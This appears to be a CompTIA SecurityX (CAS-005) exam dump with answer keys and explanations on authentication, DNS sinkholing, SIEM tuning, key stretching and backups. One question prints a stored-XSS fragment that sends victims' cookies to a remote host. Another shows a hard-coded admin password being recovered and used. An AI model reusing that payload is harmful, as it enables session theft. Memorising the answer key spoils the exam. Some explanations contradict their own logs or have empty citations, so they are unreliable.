CompTIA

Exam Questions CAS-005

CompTIA SecurityX Exam

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NEW QUESTION 1
A company wants to implement hardware security key authentication for accessing sensitive information systems The goal is to prevent unauthorized users from gaining access with a stolen password Which of the following models should the company implement to b«st solve this issue?

A. Rule based
B. Time-based
C. Role based
D. Context-based

Answer: D

Explanation:
Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user's current environment and behavior. This can include factors such as the user's location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.
? Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.
? Time-based (B) authentication considers the time factor but doesn't provide comprehensive protection against stolen credentials.
? Role-based (C) is more about access control based on the user's role within the organization rather than authenticating the user based on current context.
By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.
References:
? CompTIA SecurityX guide on authentication models and best practices.
? NIST guidelines on authentication and identity proofing.
? Analysis of multi-factor and adaptive authentication techniques.

NEW QUESTION 2
A company's help desk is experiencing a large number of calls from the finance department slating access issues to www bank com The security operations center reviewed the following security logs:

User	User IP & Subnet	Location	Website	DNS Resolved IP (public)	HTTP Status Code
User12	10.200.2.52/24	Finance	www.bank.com	65.146.76.34	495
User31	10.200.2.213/24	Finance	www.bank.com	65.146.76.34	495
User46	10.200.5.76/24	IT	www.bank.com	98.17.62.78	200
User23	10.200.2.156/24	Finance	www.bank.com	65.146.76.34	495
User51	10.200.4.138/24	Legal	www.bank.com	98.17.62.78	200

Which of the following is most likely the cause of the issue?

A. Recursive DNS resolution is failing
B. The DNS record has been poisoned.
C. DNS traffic is being sinkholed.
D. The DNS was set up incorrectly.

Answer: C

Explanation:
Sinkholing, or DNS sinkholing, is a method used to redirect malicious traffic to a safe destination. This technique is often employed by security teams to prevent access to malicious domains by substituting a benign destination IP address.
In the given logs, users from the finance department are accessing www.bank.com and receiving HTTP status code 495. This status code is typically indicative of a client certificate error, which can occur if the DNS traffic is being manipulated or redirected incorrectly. The consistency in receiving the same HTTP status code across different users suggests a systematic issue rather than an isolated incident.
? Recursive DNS resolution failure (A) would generally lead to inability to resolve
DNS at all, not to a specific HTTP error.
? DNS poisoning (B) could result in users being directed to malicious sites, but again, would likely result in a different set of errors or unusual activity.
? Incorrect DNS setup (D) would likely cause broader resolution issues rather than targeted errors like the one seen here.
By reviewing the provided data, it is evident that the DNS traffic for www.bank.com is being rerouted improperly, resulting in consistent HTTP 495 errors for the finance department users. Hence, the most likely cause is that the DNS traffic is being sinkholed.
References:
? CompTIA SecurityX study materials on DNS security mechanisms.
? Standard HTTP status codes and their implications.

NEW QUESTION 3
A company detects suspicious activity associated with external connections Security detection tools are unable to categorize this activity. Which of the following is the best solution to help the company overcome this challenge?

A. Implement an Interactive honeypot
B. Map network traffic to known loCs.
C. Monitor the dark web
D. implement UEBA

Answer: D

Explanation:
User and Entity Behavior Analytics (UEBA) is the best solution to help the company overcome challenges associated with suspicious activity that cannot be

categorized by traditional detection tools. UEBA uses advanced analytics to establish baselines of normal behavior for users and entities within the network. It then identifies deviations from these baselines, which may indicate malicious activity. This approach is particularly effective for detecting unknown threats and sophisticated attacks that do not match known indicators of compromise (IoCs).
Reference: CompTIA SecurityX Study Guide, Chapter on Advanced Threat Detection and
Mitigation, Section on User and Entity Behavior Analytics (UEBA).

NEW QUESTION 4
A developer needs to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module. Which of the following is the most appropriate technique?

A. Key splitting
B. Key escrow
C. Key rotation
D. Key encryption
E. Key stretching

Answer: E

Explanation:
The most appropriate technique to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto- module is key stretching. Here's why:
? Enhanced Security: Key stretching algorithms, such as PBKDF2, bcrypt, and scrypt, increase the computational effort required to derive the encryption key from the password, making brute-force attacks more difficult and time-consuming.
? Compatibility: Key stretching can be implemented alongside existing cryptographic modules, enhancing their security without the need for a complete overhaul.
? Industry Best Practices: Key stretching is a widely recommended practice for securely storing passwords, as it significantly improves resistance to password-cracking attacks.
? References:

NEW QUESTION 5
A company's SICM Is continuously reporting false positives and false negatives The security operations team has Implemented configuration changes to troubleshoot possible reporting errors Which of the following sources of information best supports the required analysts process? (Select two).

A. Third-party reports and logs
B. Trends
C. Dashboards
D. Alert failures
E. Network traffic summaries
F. Manual review processes

Answer: AB

Explanation:
When dealing with false positives and false negatives reported by a Security Information and Event Management (SIEM) system, the goal is to enhance the accuracy of the alerts and ensure that actual threats are identified correctly. The following sources of information best support the analysis process:
* A. Third-party reports and logs: Utilizing external sources of information such as threat intelligence reports, vendor logs, and other third-party data can provide a broader
perspective on potential threats. These sources often contain valuable insights and context that can help correlate events more accurately, reducing the likelihood of false positives and false negatives.
* B. Trends: Analyzing trends over time can help in understanding patterns and anomalies in the data. By observing trends, the security team can distinguish between normal and abnormal behavior, which aids in fine-tuning the SIEM configurations to better detect true positives and reduce false alerts.
Other options such as dashboards, alert failures, network traffic summaries, and manual review processes are also useful but are more operational rather than foundational for understanding the root causes of reporting errors in SIEM configurations.
References:
? CompTIA SecurityX Study Guide: Emphasizes the importance of leveraging external threat intelligence and historical trends for accurate threat detection.
? NIST Special Publication 800-92, "Guide to Computer Security Log Management": Highlights best practices for log management, including the use of third-party sources and trend analysis to improve incident detection.
? "Security Information and Event Management (SIEM) Implementation" by David Miller: Discusses the use of external intelligence and trends to enhance SIEM accuracy.

NEW QUESTION 6
A global manufacturing company has an internal application mat is critical to making products This application cannot be updated and must Be available in the production area A security architect is implementing security for the application. Which of the following best describes the action the architect should take-?

A. Disallow wireless access to the application.
B. Deploy Intrusion detection capabilities using a network tap
C. Create an acceptable use policy for the use of the application
D. Create a separate network for users who need access to the application

Answer: D

Explanation:
Creating a separate network for users who need access to the application is the best action to secure an internal application that is critical to the production area and cannot be updated.
Why Separate Network?
? Network Segmentation: Isolates the critical application from the rest of the network, reducing the risk of compromise and limiting the potential impact of any security incidents.
? Controlled Access: Ensures that only authorized users have access to the application, enhancing security and reducing the attack surface.
? Minimized Risk: Segmentation helps in protecting the application from vulnerabilities that could be exploited from other parts of the network.
Other options, while beneficial, do not provide the same level of security for a critical application:
? A. Disallow wireless access: Useful but does not provide comprehensive protection.

? B. Deploy intrusion detection capabilities using a network tap: Enhances monitoring but does not provide the same level of isolation and control.
? C. Create an acceptable use policy: Important for governance but does not provide technical security controls.
References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-125, "Guide to Security for Full Virtualization Technologies"
? "Network Segmentation Best Practices," Cisco Documentation

NEW QUESTION 7
During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a comprised web server Given the following portion of the code:

```
..asd...<>..document.location="https://10.10.1.2/?"x=+document.cookie; ..12..fa..
<>...ash2146621...41..2...8.8.
```

Which of the following best describes this incident?

A. XSRF attack
B. Command injection
C. Stored XSS
D. SQL injection

Answer: C

Explanation:
The provided code snippet shows a script that captures the user's cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.
? A. XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.
? B. Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.
? C. Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.
? D. SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.
References:
? CompTIA Security+ Study Guide
? OWASP (Open Web Application Security Project) guidelines on XSS
? "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

NEW QUESTION 8
SIMULATION
You are a security analyst tasked with interpreting an Nmap scan output from company??s privileged network.
The company??s hardening guidelines indicate the following: There should be one primary server or service per device. Only default ports should be used. Non-secure protocols should be disabled.
INSTRUCTIONS
Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.
For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:
The IP address of the device
The primary server or service of the device (Note that each IP should by associated with one service/port only)
The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

NMAP Scan Output

```
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      CrushFTP sftpd (protocol 2.0)
8080/tcp open  http     CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE  SERVICE  VERSION
25/tcp    closed smtp     Barracuda Networks Spam Firewall smtpd
415/tcp   open   ssl/smtp smtpd
587/tcp   open   ssl/smtp smtpd
443/tcp   open   ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE  SERVICE  VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp      FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open   http     Microsoft IIS httpd 7.5
443/tcp   open   ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE         VERSION
21/tcp    open  ftp             Pure-FTPd
443/tcp  open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
```

Devices Discovered (0)

Add Device For

- 10.1.45.65
- 10.1.45.66
- 10.1.45.67
- 10.1.45.68

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 10.1.45.65 SFTP Server Disable 8080
* 10.1.45.66 Email Server Disable 415 and 443
* 10.1.45.67 Web Server Disable 21, 80
* 10.1.45.68 UTM Appliance Disable 21

NEW QUESTION 9
Which of the following is the main reason quantum computing advancements are leading companies and countries to deploy new encryption algorithms?

A. Encryption systems based on large prime numbers will be vulnerable to exploitation
B. Zero Trust security architectures will require homomorphic encryption.
C. Perfect forward secrecy will prevent deployment of advanced firewall monitoring techniques
D. Quantum computers will enable malicious actors to capture IP traffic in real time

Answer: A

Explanation:
Advancements in quantum computing pose a significant threat to current encryption systems, especially those based on the difficulty of factoring large prime numbers, such as RSA. Quantum computers have the potential to solve these problems exponentially faster than classical computers, making current cryptographic systems vulnerable.
Why Large Prime Numbers are Vulnerable:
? Shor's Algorithm: Quantum computers can use Shor's algorithm to factorize large integers efficiently, which undermines the security of RSA encryption.
? Cryptographic Breakthrough: The ability to quickly factor large prime numbers means that encrypted data, which relies on the hardness of this mathematical problem, can be decrypted.
Other options, while relevant, do not capture the primary reason for the shift towards new encryption algorithms:
? B. Zero Trust security architectures: While important, the shift to homomorphic
encryption is not the main driver for new encryption algorithms.
? C. Perfect forward secrecy: It enhances security but is not the main reason for new encryption algorithms.
? D. Real-time IP traffic capture: Quantum computers pose a more significant threat to the underlying cryptographic algorithms than to the real-time capture of traffic.
References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-208, "Recommendation for Stateful Hash-Based Signature Schemes"
? "Quantum Computing and Cryptography," MIT Technology Review

NEW QUESTION 10
A security analyst received a notification from a cloud service provider regarding an attack detected on a web server The cloud service provider shared the following information about the attack:
• The attack came from inside the network.
• The attacking source IP was from the internal vulnerability scanners.
• The scanner is not configured to target the cloud servers.
Which of the following actions should the security analyst take first?

A. Create an allow list for the vulnerability scanner IPs m order to avoid false positives
B. Configure the scan policy to avoid targeting an out-of-scope host
C. Set network behavior analysis rules
D. Quarantine the scanner sensor to perform a forensic analysis

Answer: D

Explanation:
When a security analyst receives a notification about an attack that appears to originate from an internal vulnerability scanner, it suggests that the scanner itself might have been compromised. This situation is critical because a compromised scanner can potentially conduct unauthorized scans, leak sensitive information, or execute malicious actions within the network. The appropriate first action involves containing the threat to prevent further damage and allow for a thorough investigation.
Here??s why quarantining the scanner sensor is the best immediate action:
? Containment and Isolation: Quarantining the scanner will immediately prevent it
from continuing any malicious activity or scans. This containment is crucial to protect the rest of the network from potential harm.
? Forensic Analysis: By isolating the scanner, a forensic analysis can be performed to understand how it was compromised, what actions it took, and what data or systems might have been affected. This analysis will provide valuable insights into the nature of the attack and help in taking appropriate remedial actions.
? Preventing Further Attacks: If the scanner is allowed to continue operating, it might execute more unauthorized actions, leading to greater damage. Quarantine ensures that the threat is neutralized promptly.
? Root Cause Identification: A forensic analysis can help identify vulnerabilities in the scanner??s configuration, software, or underlying system that allowed the compromise. This information is essential for preventing future incidents.
Other options, while potentially useful in the long term, are not appropriate as immediate actions in this scenario:
? A. Create an allow list for the vulnerability scanner IPs to avoid false positives:
This action addresses false positives but does not mitigate the immediate threat posed by the compromised scanner.
? B. Configure the scan policy to avoid targeting an out-of-scope host: This step is preventive for future scans but does not deal with the current incident where the scanner is already compromised.
? C. Set network behavior analysis rules: While useful for ongoing monitoring and detection, this does not address the immediate need to stop the compromised scanner??s activities.
In conclusion, the first and most crucial action is to quarantine the scanner sensor to halt any malicious activity and perform a forensic analysis to understand the scope and nature of the compromise. This step ensures that the threat is contained and provides a basis for further remediation efforts.
References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide"

NEW QUESTION 10
A security configure is building a solution to disable weak CBC configuration for remote access connections lo Linux systems. Which of the following should the security engineer modify?

A. The /etc/openssl.conf file, updating the virtual site parameter
B. The /etc/nsswith.conf file, updating the name server
C. The /etc/hosts file, updating the IP parameter
D. The /etc/etc/sshd, configure file updating the ciphers

Answer: D

Explanation:
The sshd_config file is the main configuration file for the OpenSSH server. To disable weak CBC (Cipher Block Chaining) ciphers for SSH connections, the security engineer should modify the sshd_config file to update the list of allowed ciphers. This file typically contains settings for the SSH daemon, including which encryption algorithms are allowed.
By editing the /etc/ssh/sshd_config file and updating the Ciphers directive, weak ciphers can be removed, and only strong ciphers can be allowed. This change ensures that the
SSH server does not use insecure encryption methods.
References:
? CompTIA Security+ Study Guide
? OpenSSH manual pages (man sshd_config)
? CIS Benchmarks for Linux

NEW QUESTION 15
Recent repents indicate that a software tool is being exploited Attackers were able to bypass user access controls and load a database. A security analyst needs to find the vulnerability and recommend a mitigation. The analyst generates the following output:

```
C:\>whoami
local-user
C:\>netuser local-user Welcome!
The command completed successfully!
C:\>dbloader.exe local-user Welcome!
Insufficient Permissions. Now Closing...
C:\>strings dbloader.exe
!This program cannot be run in DOS Mode
dBl0ad3r!
Load Database jmp
182(*nx
(i3jN*jk
fahn82mk0a
C:\>dbloader.exe admin dBl0ad3r!
```

Which of the following would the analyst most likely recommend?

A. Installing appropriate EDR tools to block pass-the-hash attempts
B. Adding additional time to software development to perform fuzz testing
C. Removing hard coded credentials from the source code
D. Not allowing users to change their local passwords

Answer: C

Explanation:
The output indicates that the software tool contains hard-coded credentials, which attackers can exploit to bypass user access controls and load the database.
The most likely recommendation is to remove hard-coded credentials from the source code. Here??s why:
? Security Best Practices: Hard-coded credentials are a significant security risk
because they can be easily discovered through reverse engineering or simple inspection of the code. Removing them reduces the risk of unauthorized access.
? Credential Management: Credentials should be managed securely using
environment variables, secure vaults, or configuration management tools that provide encryption and access controls.
? Mitigation of Exploits: By eliminating hard-coded credentials, the organization can
prevent attackers from easily bypassing authentication mechanisms and gaining
unauthorized access to sensitive systems.
? References:

NEW QUESTION 16
A security analyst is reviewing the following authentication logs:

Date	Time	Computer	Account	Log-in success?
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM08	User8	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM12	User12	Yes
12/15	8:01:23AM	VM01	User1	Yes
12/15	8:01:23AM	VM01	User2	No
12/15	8:01:24AM	VM01	User2	No
12/15	8:01:24AM	VM01	User2	No
12/15	8:01:25AM	VM01	User2	No
12/15	8:01:25AM	VM08	User8	Yes

Which of the following should the analyst do first?

A. Disable User2's account
B. Disable User12's account
C. Disable User8's account
D. Disable User1's account

Answer: D

Explanation:
Based on the provided authentication logs, we observe that User1's account experienced multiple failed login attempts within a very short time span (at 8:01:23 AM on 12/15). This pattern indicates a potential brute-force attack or an attempt to gain unauthorized access. Here??s a breakdown of why disabling User1's account is the appropriate first step:
? Failed Login Attempts: The logs show that User1 had four consecutive failed login attempts:
? Security Protocols and Best Practices: According to CompTIA Security+ guidelines, multiple failed login attempts within a short timeframe should trigger an immediate response to prevent further potential unauthorized access attempts. This typically involves temporarily disabling the account to stop ongoing brute-force attacks.
? Account Lockout Policy: Implementing an account lockout policy is a standard practice to thwart brute-force attacks. Disabling User1's account will align with these best practices and prevent further failed attempts, which might lead to successful unauthorized access if not addressed.
? References:
By addressing User1's account first, we effectively mitigate the immediate threat of a brute- force attack, ensuring that further investigation can be conducted without the risk of unauthorized access continuing during the investigation period.

NEW QUESTION 21
Which of the following AI concerns is most adequately addressed by input sanitation?

A. Model inversion
B. Prompt Injection
C. Data poisoning
D. Non-explainable model

Answer: B

Explanation:
Input sanitation is a critical process in cybersecurity that involves validating and cleaning data provided by users to prevent malicious inputs from causing harm. In the context of AI concerns:
? A. Model inversion involves an attacker inferring sensitive data from model
outputs, typically requiring sophisticated methods beyond just manipulating input data.
? B. Prompt Injection is a form of attack where an adversary provides malicious input
to manipulate the behavior of AI models, particularly those dealing with natural language processing (NLP). Input sanitation directly addresses this by ensuring that inputs are cleaned and validated to remove potentially harmful commands or instructions that could alter the AI's behavior.
? C. Data poisoning involves injecting malicious data into the training set to
compromise the model. While input sanitation can help by filtering out bad data, data poisoning is typically addressed through robust data validation and monitoring during the model training phase, rather than real-time input sanitation.
? D. Non-explainable model refers to the lack of transparency in how AI models
make decisions. This concern is not addressed by input sanitation, as it relates more to model design and interpretability techniques.
Input sanitation is most relevant and effective for preventing Prompt Injection attacks, where the integrity of user inputs directly impacts the performance and security of AI models.

References:
? CompTIA Security+ Study Guide
? "Security of Machine Learning" by Battista Biggio, Blaine Nelson, and Pavel Laskov
? OWASP (Open Web Application Security Project) guidelines on input validation and injection attacks
Top of Form Bottom of Form

NEW QUESTION 23
An engineering team determines the cost to mitigate certain risks is higher than the asset values The team must ensure the risks are prioritized appropriately. Which of the following is the best way to address the issue?

A. Data labeling
B. Branch protection
C. Vulnerability assessments
D. Purchasing insurance

Answer: D

Explanation:
When the cost to mitigate certain risks is higher than the asset values, the best approach is to purchase insurance. This method allows the company to transfer the risk to an insurance provider, ensuring that financial losses are covered in the event of an incident. This approach is cost-effective and ensures that risks are prioritized appropriately without overspending on mitigation efforts.
References:
? CompTIA SecurityX Study Guide: Discusses risk management strategies, including risk transfer through insurance.
? NIST Risk Management Framework (RMF): Highlights the use of insurance as a risk mitigation strategy.
? "Information Security Risk Assessment Toolkit" by Mark Talabis and Jason Martin: Covers risk management practices, including the benefits of purchasing insurance.

NEW QUESTION 27
An organization mat performs real-time financial processing is implementing a new backup solution Given the following business requirements?
* The backup solution must reduce the risk for potential backup compromise
* The backup solution must be resilient to a ransomware attack.
* The time to restore from backups is less important than the backup data integrity
* Multiple copies of production data must be maintained
Which of the following backup strategies best meets these requirement?

A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis
B. Utilizing two connected storage arrays and ensuring the arrays constantly sync
C. Enabling remote journaling on the databases to ensure real-time transactions are mirrored
D. Setting up antitempering on the databases to ensure data cannot be changed unintentionally

Answer: A

Explanation:
? A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis: An immutable storage array ensures that data, once written, cannot be altered or deleted. This greatly reduces the risk of backup compromise
and provides resilience against ransomware attacks, as the ransomware cannot modify or delete the backup data. Maintaining multiple copies of production data with an immutable storage solution ensures data integrity and compliance with the requirement for multiple copies.
Other options:
? B. Utilizing two connected storage arrays and ensuring the arrays constantly sync: While this ensures data redundancy, it does not provide protection against ransomware attacks, as both arrays could be compromised simultaneously.
? C. Enabling remote journaling on the databases: This ensures real-time transaction mirroring but does not address the requirement for reducing the risk of backup compromise or resilience to ransomware.
? D. Setting up anti-tampering on the databases: While this helps ensure data integrity, it does not provide a comprehensive backup solution that meets all the specified requirements.
References:
? CompTIA Security+ Study Guide
? NIST SP 800-209, "Security Guidelines for Storage Infrastructure"
? "Immutable Backup Architecture" by Veeam

NEW QUESTION 32
A compliance officer is reviewing the data sovereignty laws in several countries where the organization has no presence Which of the following is the most likely reason for reviewing these laws?

A. The organization is performing due diligence of potential tax issues.
B. The organization has been subject to legal proceedings in countries where it has a presence.
C. The organization is concerned with new regulatory enforcement in other countries
D. The organization has suffered brand reputation damage from incorrect media coverage

Answer: C

Explanation:
Reviewing data sovereignty laws in countries where the organization has no presence is likely due to concerns about regulatory enforcement. Data sovereignty laws dictate how data can be stored, processed, and transferred across borders. Understanding these laws is crucial for compliance, especially if the organization handles data that may be subject to foreign regulations.
? A. The organization is performing due diligence of potential tax issues: This is less
likely as tax issues are generally not directly related to data sovereignty laws.
? B. The organization has been subject to legal proceedings in countries where it has a presence: While possible, this does not explain the focus on countries where the organization has no presence.
? C. The organization is concerned with new regulatory enforcement in other countries: This is the most likely reason. New regulations could impact the organization??s operations, especially if they involve data transfers or processing data from these countries.

? D. The organization has suffered brand reputation damage from incorrect media coverage: This is less relevant to the need for reviewing data sovereignty laws.
References:
? CompTIA Security+ Study Guide
? GDPR and other global data protection regulations
? "Data Sovereignty: The Future of Data Protection?" by Mark Burdon

NEW QUESTION 35
A company hosts a platform-as-a-service solution with a web-based front end, through which customer interact with data sets. A security administrator needs to deploy controls to prevent application-focused attacks. Which of the following most directly supports the administrator's objective'

A. improving security dashboard visualization on SIEM
B. Rotating API access and authorization keys every two months
C. Implementing application toad balancing and cross-region availability
D. Creating WAF policies for relevant programming languages

Answer: D

Explanation:
The best way to prevent application-focused attacks for a platform-as-a- service solution with a web-based front end is to create Web Application Firewall (WAF) policies for relevant programming languages. Here's why:
? Application-Focused Attack Prevention: WAFs are designed to protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. They help prevent attacks such as SQL injection, cross-site scripting (XSS), and other application-layer attacks.
? Customizable Rules: WAF policies can be tailored to the specific programming languages and frameworks used by the web application, providing targeted protection based on known vulnerabilities and attack patterns.
? Real-Time Protection: WAFs provide real-time protection, blocking malicious requests before they reach the application, thereby enhancing the security posture of the platform.
? References:

NEW QUESTION 39
A systems administrator wants to introduce a newly released feature for an internal application. The administrate docs not want to test the feature in the production environment. Which of the following locations is the best place to test the new feature?

A. Staging environment
B. Testing environment
C. CI/CO pipeline
D. Development environment

Answer: A

Explanation:
The best location to test a newly released feature for an internal application, without affecting the production environment, is the staging environment. Here??s a detailed Explanation
? Staging Environment: This environment closely mirrors the production environment in terms of hardware, software, configurations, and settings. It serves as a final testing ground before deploying changes to production. Testing in the staging environment ensures that the new feature will behave as expected in the actual production setup.
? Isolation from Production: The staging environment is isolated from production, which means any issues arising from the new feature will not impact the live users or the integrity of the production data. This aligns with best practices in change management and risk mitigation.
? Realistic Testing: Since the staging environment replicates the production environment, it provides realistic testing conditions. This helps in identifying potential issues that might not be apparent in a development or testing environment, which often have different configurations and workloads.
? References:

NEW QUESTION 42
A systems administrator wants to use existing resources to automate reporting from disparate security appliances that do not currently communicate. Which of the following is the best way to meet this objective?

A. Configuring an API Integration to aggregate the different data sets
B. Combining back-end application storage into a single, relational database
C. Purchasing and deploying commercial off the shelf aggregation software
D. Migrating application usage logs to on-premises storage

Answer: A

Explanation:
The best way to automate reporting from disparate security appliances that do not currently communicate is to configure an API Integration to aggregate the different data sets. Here's why:
? Interoperability: APIs allow different systems to communicate and share data, even if they were not originally designed to work together. This enables the integration of various security appliances into a unified reporting system.
? Automation: API integrations can automate the process of data collection, aggregation, and reporting, reducing manual effort and increasing efficiency.
? Scalability: APIs provide a scalable solution that can easily be extended to include additional security appliances or data sources as needed.
? References:

NEW QUESTION 45
Third parties notified a company's security team about vulnerabilities in the company's application. The security team determined these vulnerabilities were

previously disclosed in third-party libraries. Which of the following solutions best addresses the reported vulnerabilities?

A. Using laC to include the newest dependencies
B. Creating a bug bounty program
C. Implementing a continuous security assessment program
D. Integrating a SASI tool as part of the pipeline

Answer: D

Explanation:
The best solution to address reported vulnerabilities in third-party libraries is integrating a Static Application Security Testing (SAST) tool as part of the development pipeline. Here??s why:
? Early Detection: SAST tools analyze source code for vulnerabilities before the
code is compiled. This allows developers to identify and fix security issues early in the development process.
? Continuous Security: By integrating SAST tools into the CI/CD pipeline, the organization ensures continuous security assessment of the codebase, including third-party libraries, with each code commit and build.
? Comprehensive Analysis: SAST tools provide a detailed analysis of the code, identifying potential vulnerabilities in both proprietary code and third-party dependencies, ensuring that known issues in libraries are addressed promptly.
? References:

